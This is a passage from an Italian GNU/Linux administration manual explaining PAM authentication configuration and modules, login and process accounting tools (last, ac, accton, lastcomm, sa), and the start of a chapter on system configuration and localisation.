Per mettere in pratica questo sistema, i programmi che in qualche modo si occupano di mettere a disposizione un ***servizio di autenticazione*** devono essere predisposti per l'utilizzo di tali librerie. In generale, un sistema Unix in cui è attivata la gestione PAM, configurato in modo standard, si comporta esattamente come un sistema che ne è sprovvisto. In altri termini, la configurazione standard del sistema PAM è quella che ricalca la tradizione dei sistemi Unix.

In questo capitolo si fa riferimento alla realizzazione del sistema PAM per GNU/Linux, ovvero Linux-PAM.[1]

Tabella 135.1. Riepilogo dei file e delle directory per la gestione del sistema PAM.

Nome	Descrizione
'`/lib/libpam.so`'	Libreria dinamica che consente l'uso dei moduli PAM.
'`/etc/pam.d/`'	Directory contenente la configurazione dei servizi di autenticazione PAM.
'`/etc/pam.conf`'	File di configurazione obsoleto.
'`/lib/security/`'	Directory contenente i file di libreria del sistema PAM.
'`/etc/security/`'	Directory contenente la configurazione dei moduli PAM (dei file di libreria), contenuti fisicamente nella directory '`/lib/security/`'.

135.1 Servizi PAM

I programmi che si avvalgono del sistema PAM sono stati compilati in modo da utilizzare la libreria LibPAM, costituita generalmente dalla libreria dinamica '`/lib/libpam.so`'. Lo si può verificare facilmente con '**`ldd`**':

`ldd /bin/login` [*Invio*]

```
...
libpam.so.0 => /lib/libpam.so.0 (0xb7f17000)
...
```

Ogni programma che utilizza il sistema PAM (attraverso la libreria LibPAM), viene associato a un ***servizio***, il cui nome corrisponde generalmente a quello del programma. Per esempio, si associa il servizio '**`login`**' al programma '**`login`**', ma succede anche che si associ il servizio '**`ssh`**' al programma '**`sshd`**'. L'associazione tra programmi e servizi dipende dal modo in cui i programmi sono compilati, pertanto non si può modificare in fase di amministrazione del sistema, a meno di intervenire direttamente nei sorgenti degli stessi.

Ogni servizio PAM rappresenta una situazione in cui si richiede l'autenticazione degli utenti, o comunque qualcosa di strettamente correlato. Teoricamente, programmi differenti possono condividere lo stesso servizio PAM.

Per ogni servizio PAM viene predisposta una configurazione particolareggiata, la quale può risiedere complessivamente nel file '`/etc/pam.conf`', oppure in file separati all'interno della directory '`/etc/pam.d/`'. Generalmente il file '`/etc/pam.conf`' non viene più usato e i file contenuti nella directory '`/etc/pam.d/`' hanno nomi corrispondenti al servizio PAM a cui si riferiscono.

135.2 File di configurazione e moduli

L'aspetto più importante del sistema PAM è la modularità, costituita da diversi file di libreria, oltre a quello principale già descritto (LibPAM). Quando si gestisce il sistema PAM, questi file sono indispensabili al funzionamento del sistema, pertanto non possono essere collocati al di sotto della directory '`/usr/`'.[2] La collocazione normale di questi file è così la directory '`/lib/security`'. A titolo di esempio, nella directory si potrebbero vedere i file seguenti:

```
pam_access.so   pam_ldap.so      pam_rhosts_auth.so pam_unix_acct.so
pam_deny.so     pam_limits.so    pam_rootok.so      pam_unix_auth.so
pam_env.so      pam_listfile.so  pam_securetty.so   pam_unix_passwd.so
pam_filter.so   pam_mail.so      pam_shells.so      pam_unix_session.so
pam_ftp.so      pam_mkhomedir.so pam_stress.so      pam_userdb.so
pam_group.so    pam_motd.so      pam_tally.so       pam_warn.so
pam_issue.so    pam_nologin.so   pam_time.so        pam_wheel.so
pam_lastlog.so  pam_permit.so    pam_unix.so
```

Come già accennato, la configurazione del sistema PAM dipendeva originariamente dal file '`/etc/pam.conf`'. Attualmente la configurazione è suddivisa in più file (ognuno competente per un servizio PAM specifico), contenuti nella directory '`/etc/pam.d/`' e il file '`/etc/pam.conf`' rimane vuoto o commentato completamente. In tal modo, ogni servizio PAM ha un proprio file nella directory '`/etc/pam.d/`', facilitando anche la gestione dei pacchetti di applicazioni, che non devono condividere la configurazione in un solo file.

I file di configurazione contenuti nella directory '`/etc/pam.d/`' sono file di testo normali, in cui le righe vuote e quelle bianche sono ignorate, così come sono ignorate quelle che iniziano con il simbolo '**`#`**'. Per il resto, si tratta di direttive con la struttura seguente:

tipo ***livello_di_controllo*** ***modulo_pam*** [***opzioni_del_modulo***]

Oppure, si può trattare di direttive di inclusione di altri file:

`@include` ***nome_file_da_includere***

Il listato 135.4 rappresenta l'esempio di come potrebbe apparire il file '`/etc/pam.d/login`' che serve a configurare il servizio di autenticazione attraverso il programma '**`login`**'.

Listato 135.4. Esempio del file '/etc/pam.d/login'.

```
auth       requisite  pam_securetty.so
auth       required   pam_nologin.so
auth       required   pam_env.so
auth       required   pam_unix.so nullok
account    required   pam_unix.so
session    required   pam_unix.so
session    optional   pam_lastlog.so
session    optional   pam_motd.so
session    optional   pam_mail.so standard noenv
password   required   pam_unix.so nullok obscure min=4 max=8
```

Il primo campo serve a definire la fase di autenticazione a cui si fa riferimento, attraverso alcune parole chiave ben definite, descritto nell'elenco successivo.

Parola chiave	Descrizione
`auth`	Verifica l'identità dell'utente, eventualmente attraverso la richiesta di una parola d'ordine oppure attraverso altri metodi di autenticazione.
`account`	Verifica lo stato dell'utenza, che può risultare attiva, scaduta, inattiva o disabilitata, solitamente secondo le informazioni provenienti dal file '/etc/shadow'.
`password`	Si utilizza per controllare la modifica della parole d'ordine, per esempio per imporre che questa non sia troppo banale.
`session`	Questo contesto permette di definire delle azioni da compiere nel momento dell'accesso, oppure al momento della sua conclusione. Osservando l'esempio che è stato proposto, si può intendere intuitivamente la richiesta di informare l'utente sull'ultimo accesso, di mostrare il messaggio del giorno e di informare sulla presenza di messaggi di posta elettronica.

Ogni modulo PAM può essere visto come una funzione che restituisce un valore. Sono possibili diversi casi, tra cui si distingue un successo completo o un insuccesso, con tante sfumature intermedie che, eventualmente, possono essere verificate nel dettaglio. A questo proposito, il secondo campo delle direttive di configurazione consente di definire come deve essere preso in considerazione l'esito della verifica fatta dal modulo corrispondente. Anche in questo caso si usa una parola chiave, come descritto nel prossimo elenco.

Parola chiave	Descrizione
`required`	Rappresenta un controllo indispensabile, attraverso il quale si pretende di ottenere un esito soddisfacente. Tuttavia, l'insuccesso nell'autenticazione, che porta comunque a un risultato finale negativo, non conclude immediatamente la procedura, in modo da non consentire all'utente di comprendere dove si sia verificato il problema.
`requisite`	Rappresenta un controllo indispensabile, attraverso il quale si pretende di ottenere un esito soddisfacente. A differenza di '**required**', in questo caso l'insuccesso fa concludere immediatamente la procedura (logicamente con un risultato finale negativo).
`sufficient`	Rappresenta un controllo sufficiente. In pratica, se prima di questo controllo non si sono verificati problemi, un esito soddisfacente conclude la procedura con un'autenticazione corretta. Al contrario, un esito non soddisfacente determina solo un risultato temporaneamente indeterminato. Naturalmente, se si tratta dell'ultimo risultato disponibile, ciò corrisponde a un risultato negativo (in quanto non positivo).

Parola chiave	Descrizione
`optional`	Rappresenta un controllo opzionale, nel quale un esito non soddisfacente dà soltanto un risultato indeterminato. Si usa questa modalità di controllo quando il modulo PAM serve per compiere delle operazioni che possono fallire senza però pregiudicare la sicurezza.

Le direttive di ogni servizio PAM vengono analizzate nell'ordine in cui appaiono; pertanto, è evidente che il risultato finale dipenda dalla sequenza in cui vengono trovate nel file di configurazione relativo.

Le parole chiave appena descritte (quelle del secondo campo) possono essere dettagliate in modo completo, sostituendole con un'espressione tra parentesi quadre (pertanto le parentesi quadre vanno inserite effettivamente). A titolo di esempio, la tabella successiva descrive la traduzione delle parole chiave già descritte. Naturalmente, per poter usare tali espressioni occorre conoscere perfettamente le opzioni relative.

Parola chiave	Espressione equivalente
`required`	`[success=ok new_authok_reqd=ok ignore=ignore default=bad]`
`requisite`	`[success=ok new_authok_reqd=ok ignore=ignore default=die]`
`sufficient`	`[success=done new_authok_reqd=done default=ignore]`
`optional`	`[success=ok new_authok_reqd=ok default=ignore]`

Il terzo campo rappresenta il nome del file di libreria che costituisce il modulo relativo. Questo nome può essere completo di percorso assoluto, oppure può essere indicato senza tale informazione, se la sua collocazione è quella predefinita. Il quarto campo è costituito dalle opzioni da passare al modulo, separate tra loro da uno o più spazi.

Tra i vari file di configurazione è importante definirne uno denominato '`other`', che viene utilizzato quando per quel particolare servizio di autenticazione non ne è stato previsto uno specifico. L'esempio che si vede nel listato 135.8 rappresenta il contenuto di questo file quando si vuole garantire un sistema minimo di autenticazione, secondo i canoni tradizionali.

Listato 135.8. Un file '`/etc/pam.d/other`' per consentire l'accesso in mancanza di altro.

```
auth     required       pam_unix.so
account  required       pam_unix.so
password required       pam_unix.so
session  required       pam_unix.so
```

Per verificare che ciò sia vero, si può provare a spostare temporaneamente gli altri file di configurazione della directory '`/etc/pam.d/`' in un'altra collocazione, lasciando al suo posto il file '`/etc/pam.d/other`'.

In alternativa, si può fare in modo che non ci siano altre possibilità di autenticazione, al di fuori di quando definito dai file di configurazione specifici. Per questo, basta che il file '`/etc/pam.d/other`' contenga le righe che si vedono nel listato 135.9.

Listato 135.9. Un file '/etc/pam.d/other' per impedire l'accesso quando manca una configurazione specifica.

```
auth     required       pam_deny.so
account  required       pam_deny.so
password required       pam_deny.so
session  required       pam_deny.so
```

135.3 Verifica nel registro del sistema

A seconda delle circostanze, alcuni moduli possono annotare nel registro del sistema l'esito della loro verifica. Spesso è prevista l'opzione '**debug**' per abilitare queste annotazioni, a meno che ciò sia implicito. Queste annotazioni possono aiutare l'amministratore a comprendere dove ci possono essere dei problemi di configurazione. A titolo di esempio, si può osservare l'estratto seguente:

```
Oct 21 18:07:30 dinkel PAM_unix[591]: check pass; user unknown
Oct 21 18:07:30 dinkel PAM_unix[591]: authentication failure; ↩
↪LOGIN(uid=0) -> tizio for login service
Oct 21 18:07:33 dinkel login[591]: FAILED LOGIN (1) on 'tty3' ↩
↪FOR 'UNKNOWN', Authentication service cannot retrieve ↩
↪authentication info.
```

In questo caso si può osservare che l'utente '**tizio**' ha tentato di accedere attraverso il servizio di autenticazione '**login**', senza che per lui sia prevista un'utenza, pertanto, già il nominativo-utente '**tizio**' risulta sconosciuto.

135.4 Configurazione particolareggiata dei moduli

Oltre alle opzioni fornite nelle direttive dei file di configurazione dei servizi di autenticazione, nella directory '/etc/pam.d/', alcuni moduli possono richiedere una configurazione particolare. Questi file ulteriori hanno solitamente un nome corrispondente a quello dei moduli, senza il prefisso 'pam_' e senza l'estensione '.so', con l'aggiunta dell'estensione '.conf', collocati nella directory '/etc/security/'. Per esempio, il file '/etc/security/access.conf' si riferisce al modulo 'pam_access.so'.

In condizioni normali, tali file di configurazione ulteriori, sono vuoti, oppure sono commentati completamente, rimanendo a disposizione per la definizione di funzionalità particolari.

135.5 Descrizione di alcuni moduli

Per poter mettere mano, concretamente, alla configurazione del sistema PAM, occorre conoscere i moduli e il loro utilizzo. I moduli principali sono descritti nel documento *The Linux-PAM system administrators' guide*, annotato alla fine del capitolo, ma altri moduli possono aggiungersi per scopi specifici. Dovrebbero essere disponibili anche delle pagine di manuale, corrispondenti ai nomi dei moduli (senza l'estensione '.so'); per esempio *pam_unix(8)*, *pam_deny(8)*,... Nelle sezioni successive vengono descritti solo alcuni tra i moduli più semplici.

Bisogna ricordare che la modifica della configurazione del sistema PAM è sempre molto delicata, perché si corre il rischio di impedire l'accesso o di consentirlo indiscriminatamente, o comunque di gestirlo secondo criteri non desiderati.

135.5.1 Modulo «pam_warn.so»

Il modulo costituito dal file di libreria '`pam_warn.so`' consente di eseguire un'annotazione nel registro di sistema e può essere associato a tutte le fasi ('**`auth`**', '**`account`**', '**`password`**' e '**`session`**'). Per esempio si potrebbe utilizzare una direttiva come quella seguente:

```
auth   required   pam_warn.so
```

Quando la direttiva viene presa in considerazione, si ottiene un'annotazione nel registro di sistema, simile a quella seguente:

```
Nov  5 20:00:39 127 login[3702]: pam_warn(login:auth): ↩
↪function=[pam_sm_authenticate] service=[login] terminal=[tty4] ↩
↪user=[tizio] ruser=[<unknown>] rhost=[]
```

Naturalmente, altri moduli trasmettono già informazioni sufficienti nel registro di sistema e rendono normalmente inutile l'uso di '`pam_warn.so`'.

135.5.2 Modulo «pam_permit.so»

Il modulo costituito dal file di libreria '`pam_permit.so`' consente l'accesso in ogni circostanza; pertanto va usato solo per fare degli esperimenti. Può essere associato a tutte le fasi ('**`auth`**', '**`account`**', '**`password`**' e '**`session`**'). Per esempio, all'inizio del file '`/etc/pam.d/login`', prima delle altre direttive, potrebbe apparire quella seguente:

```
auth   sufficient   pam_permit.so
```

Così facendo, dai terminali comuni, sarebbe consentito l'accesso a qualunque utente, senza la richiesta di alcuna parola d'ordine (in altri termini, il programma '**`login`**' non procederebbe con alcuna richiesta di parola d'ordine). Ovviamente, una direttiva del genere, può essere utile concretamente solo quando si vuole specificare che la presenza di risultati indeterminati, precedenti, devono portare comunque a un risultato finale positivo.

135.5.3 Modulo «pam_deny.so»

Il modulo relativo al file '`pam_deny.so`' è l'opposto di '**`pam_permit.so`**', in quanto dà sempre un esito negativo. Anche questo modulo può essere usato per tutte le fasi ('**`auth`**', '**`account`**', '**`password`**' e '**`session`**'). Il suo uso più probabile riguarda il file '`/etc/pam.d/other`', quando si vogliono escludere gli accessi che non siano stati previsti espressamente attraverso altri file:

```
auth       required   pam_deny.so
account    required   pam_deny.so
password   required   pam_deny.so
session    required   pam_deny.so
```

135.5.4 Modulo «pam_exec.so»

Il modulo relativo al file '`pam_exec.so`' consente di eseguire un programma e di tenere conto dell'esito dello stesso. Può essere usato per tutte le fasi ('**`auth`**', '**`account`**', '**`password`**' e '**`session`**'). Nella documentazione del modulo si fa l'esempio seguente che è particolarmente significativo:

```
password  optional  pam_exec.so seteuid make -C /var/yp
```

In questo caso, quando viene presa in considerazione la direttiva si tratta di una modifica di una parola d'ordine, quindi l'azione associata al modulo consiste nell'eseguire il comando '**`make -C /var/yp`**'. In pratica, in questo modo, quando si cambia la parola d'ordine vengono aggiornati anche i file del NIS, presumibilmente per la condivisione delle utenze attraverso la rete.

Si osservi nell'esempio l'uso della parola chiave '**`optional`**', per garantire che il risultato del comando eseguito non abbia effetto sul processo di modifica della parola d'ordine. Inoltre, l'opzione '**`seteuid`**' serve sostanzialmente a far sì che il comando ('**`make -C /var/yp`**') venga eseguito con i privilegi dell'utente '**`root`**'.

135.5.5 Modulo «pam_unix.so»

Il modulo relativo al file '`pam_unix.so`' consente di riprodurre il sistema di verifica e autenticazione tradizionale dei sistemi UNIX, con i file '`/etc/passwd`' e '`/etc/shadow`' (se la gestione delle parole d'ordine oscurate è attiva). Può essere usato per tutte le fasi ('**`auth`**', '**`account`**', '**`password`**' e '**`session`**').

A titolo di esempio, un file '`/etc/pam.d/login`' ridotto all'osso potrebbe avere il contenuto seguente:

```
auth      required      pam_unix.so
account   required      pam_unix.so
password  required      pam_unix.so
session   required      pam_unix.so
```

Questo modulo prevede l'uso di diverse opzioni e di norma ne vengono usate alcune, soprattutto per garantire che le parole d'ordine siano presenti e rispettino alcuni criteri minimi di sicurezza. A ogni modo, si veda la pagina di manuale *pam_unix(8)*.

135.6 Riferimenti

- Andrew G. Morgan, *The Linux-PAM system administrators' guide*

  ⟨*http://www.kernel.org/pub/linux/libs/pam/Linux-PAM-html/Linux-PAM_SAG.html*⟩

[1] **Linux-PAM** licenza in stile BSD che può trasformarsi in GNU GPL

[2] La gerarchia che parte dalla directory '`/usr/`' tipica, potrebbe essere contenuta in un disco diverso da quello che contiene quella principale; pertanto, se all'avvio ci sono delle difficoltà e non si può innestare la gerarchia '`/usr/`', si rischia di non poter usare il sistema perché mancano le librerie PAM.

Capitolo 136

Contabilità dell'utilizzo di risorse del sistema

Il problema della registrazione dell'utilizzo di risorse è nato proprio per misurare e fare pagare i servizi utilizzati dagli utenti. In questo senso si spiega l'enfasi «contabile» che si dà al problema.

Alla base della contabilità dell'utilizzo delle risorse del sistema sta il file '`/var/log/wtmp`', che deve esistere perché tali registrazioni avvengano effettivamente. Per motivi storici, non si tratta di un file di testo normale, così che per leggerlo si usa generalmente il programma '**`last`**', al quale si aggiungono eventualmente altri programmi più raffinati.

Oltre alla contabilità basata sul file '`/var/log/wtmp`' si aggiunge quella legata ai processi, derivata da BSD (*BSD process accounting*). Mentre il file '`/var/log/wtmp`' (e anche '`/var/run/utmp`') è gestito generalmente da Init, dalla procedura di accesso tradizionale ('**`login`**'), dalla serie dei programmi Getty e da altri programmi che sono legati al sistema di autenticazione degli utenti, la contabilità dei processi in stile BSD è gestita direttamente dal kernel (sezione 67.2.1).

136.1 Formato dei file

Come accennato, una delle caratteristiche importanti di questi file è il fatto di non essere file di testo normali. Il formato del loro contenuto varia da sistema a sistema e anche da una versione all'altra dello stesso sistema operativo. Pertanto, può succedere alle volte che qualcosa non funzioni, nel senso che i programmi che vi accedono non riescono a interpretare i dati in modo corretto, o peggio eseguono delle registrazioni errate.

Questa annotazione serve per tenere in considerazione il problema, ma tutto quello che si può fare, quando si notano delle anomalie legate a queste componenti del sistema, è l'aggiornamento del software.

136.2 Contabilità basata sul file «/var/log/wtmp»

Il file '`/var/log/wtmp`' è il registro storico degli accessi al sistema. Al suo interno vengono indicate le informazioni della data e dell'ora di accesso di ogni utente, assieme all'indicazione della provenienza degli accessi. I dati contenuti in questo file hanno valore solo se sono completi, nel senso che per ogni accesso si deve trovare anche la registrazione della conclusione della sessione di lavoro, altrimenti non possono essere calcolati i tempi di utilizzo.

Purtroppo, questo file non offre le garanzie di una base di dati vera e propria, così le registrazioni che vengono fatte al suo interno non sono mai sicure. Pertanto, i dati che si riescono a estrapolare sono da considerare approssimativi in generale.

Questo file tende a ingrandirsi rapidamente, tanto che periodicamente conviene fare pulizia. Di solito, le distribuzioni GNU provvedono a fornire degli script necessari per gestire in modo elegante, attraverso il sistema Cron, l'archiviazione e la rotazione dei file delle registrazioni, compreso '`/var/log/wtmp`'.

136.2.1 Utilizzo di «last»

Il programma '**`last`**' visualizza il contenuto del file delle registrazioni degli accessi (*login*) e disconnessioni (*logout*) per le informazioni riguardanti gli utenti e i terminali. Il file dal quale queste informazioni vengono attinte è '`/var/log/wtmp`'.[1]

```
last [opzioni] [nome...]
```

L'esempio seguente mostra una parte dell'output che potrebbe essere generato da questo programma.

```
daniele  tty5                          Tue Mar 30 16:18   still logged in
daniele  tty5                          Tue Mar 30 16:17 - 16:18  (00:01)
tizio    ttyp1       roggen.brot.dg    Tue Mar 30 14:33   still logged in
reboot   system boot                   Tue Mar 30 14:30
root     tty3                          Mon Mar 29 22:18 - down   (01:29)
daniele  tty2                          Mon Mar 29 21:29 - 23:47  (02:18)
caio     ttyp1       roggen.brot.dg    Mon Mar 29 21:14 - 23:47  (02:33)
reboot   system boot                   Mon Mar 29 21:10
```

Si osserva in particolare che la prima voce rappresenta l'accesso più recente, quello dell'utente '**`daniele`**' dalla quinta console virtuale, che risulta essere ancora collegato. Si vede anche che lo stesso vale per l'utente '**`tizio`**' che sta utilizzando il sistema attraverso un accesso remoto proveniente dall'elaboratore *`roggen.brot.dg`*. Si notano anche gli accessi conclusi regolarmente (quelli che hanno un orario di inizio e un orario di fine, oltre che l'indicazione della durata dell'accesso tra parentesi) e quindi si distinguono gli accessi sicuramente conclusi, di cui non è stata annotata la fine. Infatti, il giorno 30 marzo alle ore 14:30 il sistema è stato riavviato e, di conseguenza, gli accessi in essere in precedenza sono da considerare conclusi: l'accesso dell'utente '**`root`**' del 29 marzo alle ore 22:18 non è stato concluso in modo normale, probabilmente perché ha avviato il programma '**`shutdown`**' e non ha fatto in tempo a concludere la sessione di lavoro.

Tabella 136.2. Alcune opzioni.

Opzione	Descrizione
`-`***numero*** `-n` ***numero*** `--lines` ***numero***	Limita il numero di elementi visualizzati allo specifico valore numerico indicato.
`-f` ***file*** `--file` ***file***	Analizza il file specificato invece di utilizzare quello predefinito, cioè '`/var/log/wtmp`'.
`-x` `--more-records`	Permette di conoscere anche le informazioni sull'arresto del sistema e in generale sui cambiamenti del livello di esecuzione (*runlevel*).

Segue la descrizione di alcuni esempi.

- `$ last` [*Invio*]

  Visualizza gli ultimi eventi del registro degli accessi.

- `$ last tizio root` [*Invio*]

  Visualizza gli accessi e le disconnessioni da parte degli utenti '**`tizio`**' e '**`root`**'.

136.2.2 Utilizzo di «ac»

Il programma '**`ac`**' [2] si basa sul contenuto del file '`/var/log/wtmp`' per determinare i tempi di accesso complessivi del periodo a cui si riferisce il file stesso.

```
ac [opzioni] [utente...]
```

Se viene utilizzato senza argomenti, si limita a emettere il tempo complessivo di tutti gli accessi, pertanto è utile in pratica solo quando si indicano delle opzioni. Se viene indicato il nome di uno o più utenti, si ottengono soltanto i dati relativi a questi.

L'accuratezza delle informazioni ottenute con '**`ac`**' dipende naturalmente dall'integrità del file che viene analizzato.

Tabella 136.3. Alcune opzioni.

Opzione	Descrizione
`-d` `--daily-totals`	Mostra l'elenco dei tempi di accesso giornalieri.
`-p` `--individual-totals`	Mostra l'elenco dei tempi di accesso suddivisi per utente.
`-f` *file* `--file` *file*	Analizza il file specificato invece di utilizzare quello predefinito, cioè '`/var/log/wtmp`'.

Segue la descrizione di alcuni esempi.

- `$ ac` [*Invio*]

  Mostra il totale degli accessi, per esempio ciò che appare di seguito, tenendo conto che il valore fa riferimento alle ore. Per la precisione si tratta di 4 198 ore e 51 minuti.

  ```
          total     4198.85
  ```

- `$ ac -d` [*Invio*]

  Mostra l'elenco dei tempi di accesso giornalieri, per esempio il listato seguente che viene mostrato solo nella sua parte finale:

```
…
Mar 24  total       35.21
Mar 25  total       26.95
Mar 26  total        2.67
Mar 28  total       61.54
Mar 29  total       35.55
Today   total       45.64
```

- `$` **`ac -p`** [*Invio*]

  Mostra l'elenco dei tempi di accesso suddivisi per utente:

  ```
  pippo                               1.84
  ftp                                 0.99
  tizio                               2.93
  daniele                          3100.52
  root                             1083.21
  sempronio                           6.41
  caio                                3.41
  total     4199.32
  ```

- `$` **`ac -p tizio caio`** [*Invio*]

  Come nell'esempio precedente, ma limitatamente agli utenti '**`tizio`**' e '**`caio`**':

  ```
  tizio                               2.93
  caio                                3.41
  total        6.34
  ```

- `$` **`ac -p tizio caio -f /var/log/wtmp.1`** [*Invio*]

  Come nell'esempio precedente, ma analizzando il file '`/var/log/wtmp.1`' che presumibilmente è il file delle registrazioni precedente.

136.3 Contabilità dei processi

Come già accennato all'inizio del capitolo, la contabilità riferita ai processi è gestita direttamente dal kernel. Questa viene attivata attraverso una chiamata di sistema, '**`acct()`**', per cui si usa un programma apposito: '**`accton`**'. [3]

`accton` [*file_delle_registrazioni*]

Per la precisione, se '**`accton`**' viene usato senza argomenti, la contabilizzazione da parte del kernel viene disattivata; al contrario, se si indica il file da utilizzare, la contabilizzazione viene attivata e diretta verso quel file.

Il file in questione può essere '`/var/log/pacct`', o anche '`/var/account/pacct`'. Nel secondo caso, si attiva la registrazione contabile dei processi con il comando seguente (naturalmente è necessario che il file esista già).

```
# accton /var/account/pacct [Invio]
```

Il problema della contabilità dei processi sta nel fatto che viene considerato un accessorio di importanza minore, pertanto può capitare che i programmi di cui si dispone non siano perfettamente conformi al formato del file generato dal kernel.

Al contrario della contabilità legata al file '/var/log/wtmp', le informazioni riferite ai processi vengono considerate delle informazioni riservate, pertanto i permessi del file '/var/account/pacct' dovrebbero impedire anche la lettura da parte degli utenti comuni.

Una gestione seria di questo sistema contabile richiede la sua attivazione e disattivazione attraverso la stessa procedura di inizializzazione del sistema. Semplificando molto le cose, lo script che attiva e disattiva la contabilità potrebbe essere fatto nel modo seguente:

```
#! /bin/sh

test -x /usr/sbin/accton || exit 0

case "$1" in
    start)
        echo "Avvio della contabilità dei processi."
        /usr/sbin/accton /var/account/pacct 2>/dev/null
        ;;
    stop)
        echo "Arresto della contabilità dei processi."
        /usr/sbin/accton 2>/dev/null
        ;;
    *)
        echo "Utilizzo: acct {start|stop}"
        exit 1
esac

exit 0
```

136.3.1 Utilizzo di «lastcomm»

Il programma '**lastcomm**' [4] è fondamentale per la lettura del file della contabilità dei processi. Di per sé, per funzionare, non richiede i privilegi dell'utente '**root**', però il file utilizzato per questa contabilità, '/var/log/pacct', è normalmente protetto contro qualunque accesso non privilegiato.

lastcomm [*comando*...] [*utente*...] [*terminale*...] [*opzioni*]

Il programma '**lastcomm**' può essere utilizzato senza argomenti, per ottenere tutte le informazioni contenute all'interno del file '/var/log/pacct', oppure può essere avviato con l'indicazione di comandi, utenti e terminali, in modo da limitare le informazioni che si vogliono estrarre da quel file.

Il listato tipico che si dovrebbe ottenere da questo programma è simile all'esempio seguente:

```
…
cat                    tizio    tty1      0.03 secs Tue Mar 30 07:38
ls                     tizio    tty1      0.04 secs Tue Mar 30 07:38
clear                  tizio    tty1      0.01 secs Tue Mar 30 07:38
```

Tabella 136.10. Alcune opzioni.

Opzione	Descrizione
`--user` ***nome_utente***	Se l'indicazione del nome di un utente può essere ambigua, nel senso che potrebbe essere confuso con un comando, si può utilizzare questa opzione.
`--command` ***comando***	Questa opzione permette di indicare un comando in modo da evitare ambiguità con i nomi degli utenti e dei terminali.
`--tty` ***terminale***	Questa opzione permette di indicare un terminale (il nome del dispositivo senza il prefisso '`/dev/`') in modo da evitare ambiguità con i nomi degli utenti e dei comandi.
`-f` ***file_della_contabilità*** `--file` ***file_della_contabilità***	Se si desidera consultare un file diverso da quello predefinito, si può utilizzare questa opzione per specificarlo.

Segue la descrizione di alcuni esempi.

- `# ` **`lastcomm tizio`** [*Invio*]

  Mostra la contabilità dei processi riferita all'utente '**`tizio`**'.

- `# ` **`lastcomm --user tizio`** [*Invio*]

  Esattamente come nell'esempio precedente, ma con l'indicazione esplicita che '**`tizio`**' è inteso essere un utente.

136.3.2 Utilizzo di «sa»

Il programma '**`sa`**' [5] genera delle statistiche dai dati contenuti nel file '`/var/account/pacct`', o in un altro che venga indicato come ultimo argomento della riga di comando. Oltre a questo, '**`sa`**' utilizza altri due file: '`/var/account/savacct`' e '`/var/account/usracct`'. Questi gli permettono di annotare le informazioni generate; nel primo caso riferite alla situazione complessiva, nel secondo distinte in base all'utente.

`sa` [***opzioni***] [***file_della_contabilità***]

A seconda di come è stato compilato il sorgente del programma, alcune opzioni possono essere disponibili o meno; inoltre, non è stabilito in modo univoco quale sia la collocazione esatta dei file utilizzati per questa contabilità. Per conoscere queste cose, basta avviare '**`sa`**' con l'opzione '**`-h`**'. In particolare, si potrebbe vedere il risultato seguente:

```
The system's default process accounting files are:

  raw process accounting data: /var/account/pacct
      summary by command name: /var/account/savacct
          summary by username: /var/account/usracct
```

In condizioni normali, quando '**sa**' viene avviato senza opzioni (o al massimo con l'indicazione del file contenente la contabilità), si ottiene un listato simile a quello seguente:

```
     246     112.57re       1.38cp
      24       8.60re       0.95cp   ***other*
       2       1.03re       0.19cp   dpkg
       5       5.08re       0.05cp   troff
      48       8.08re       0.03cp   sh
       2       0.43re       0.02cp   rm
      12       8.42re       0.02cp   man
      36       0.13re       0.02cp   sa
...
```

La prima colonna rappresenta l'utilizzo in termini di chiamate di sistema, dove per esempio '**rm**' è stato avviato solo due volte; la seconda colonna, dove i valori sono seguiti dalla sigla '**re**', indica il tempo reale di CPU; la terza colonna riporta la somma tra il tempo di sistema e quello utente dell'utilizzo della CPU; l'ultima colonna indica il nome del processo relativo.

Nel seguito vengono descritte solo alcune delle opzioni, dove in particolare sono state saltate quelle che possono aiutare a riordinare in modo differente i dati. Eventualmente, si può consultare la pagina di manuale *sa(8)*.

Tabella 136.13. Alcune opzioni.

Opzione	Descrizione
`-c` `--percentages`	Per ogni colonna di valori, ne aggiunge un'altra con le percentuali relative.
`-m` `--user-summary`	Invece di generare un listato normale organizzato secondo i processi, genera un riassunto dell'utilizzo in base agli utenti proprietari dei processi.
`-u` `--print-users`	Genera un elenco differente, composto dagli utenti, il tempo di CPU e il nome dei processi utilizzati dagli utenti stessi. Il risultato è un elenco molto più lungo del solito.

[1] **System V Init** GNU GPL

[2] **GNU Accounting Utilities** GNU GPL

[3] **GNU Accounting Utilities** GNU GPL

[4] **GNU Accounting Utilities** GNU GPL

[5] **GNU Accounting Utilities** GNU GPL

Capitolo 137

Configurazione e personalizzazione

Durante la fase di installazione di un sistema GNU, è normale per le varie distribuzioni di prendersi cura di un minimo di configurazione del sistema, soprattutto per ciò che riguarda le convenzioni nazionali. A questo proposito è bene conoscere l'uso di due termini comuni:

- ***internazionalizzazione***, abbreviato con la sigla ***i18n***, che si riferisce alla creazione o alla modifica di un programma in modo che sia in grado di tenere conto delle preferenze dell'utente (basate generalmente sulle convenzioni nazionali);
- ***localizzazione***, abbreviato con la sigla ***l10n***, che si riferisce all'azione di informare un programma sulla scelta di un insieme particolare di preferenze.

Ci sono aspetti della configurazione che riguardano il sistema nel suo complesso, come la definizione della mappa della tastiera, oppure solo una sessione di lavoro particolare. Questo significa che parte della configurazione è riservata all'amministratore, mentre il resto può essere modificato dal singolo utente, senza interferire sull'attività degli altri.

In questo capitolo si fa riferimento a concetti che possono essere chiariti solo in capitoli successivi, in particolare ciò che riguarda la shell e con essa la definizione delle variabili di ambiente. In particolare, gli esempi mostrati fanno riferimento alle shell compatibili con quella di Bourne.

Nei capitoli 112 e 113 viene descritta la configurazione della tastiera per l'uso con la console di un sistema GNU/Linux.

Nel capitolo 227 viene descritta la configurazione della tastiera con il sistema grafico X.

137.1 Frammentazione del sistema di configurazione

Lo sconforto maggiore per chi si avvicina a un sistema operativo Unix (quali i sistemi GNU) per la prima volta, è dato dalla complessità del sistema di configurazione. Il problema è che non esiste una «autorità» unica di configurazione, perché le esigenze di questo tipo sono dinamiche, in funzione delle caratteristiche particolari dei programmi utilizzati.

A ben guardare, questo problema riguarda qualunque sistema operativo che abbia un minimo di complessità.

137.1.1 Collocazione

In linea di massima si distinguono due livelli: la configurazione globale del sistema, definita nei file contenuti nella directory '`/etc/`' che sono di competenza dell'amministratore del sistema; la configurazione particolare di ogni utente, definita da una serie di file contenuti nelle rispettive directory personali (*home*), che si distinguono perché generalmente iniziano con un punto singolo.

